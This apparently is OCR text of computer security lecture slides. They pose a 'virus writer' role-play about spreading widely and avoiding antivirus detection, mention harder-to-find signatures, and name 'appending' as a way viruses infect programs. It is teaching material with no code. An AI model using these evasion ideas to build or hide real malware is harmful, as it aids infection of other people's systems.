
- Your goal is for your virus to spread far and wide
- How do you avoid detection by antivirus software?

YOU ARE A VIRUS WRITER…

- Your goal is for your virus to spread far and wide


- How do you avoid detection by antivirus software?
  1. **Give them a harder signature to find**

HOW VIRUSES INFECT OTHER PROGRAMS




“Appending”

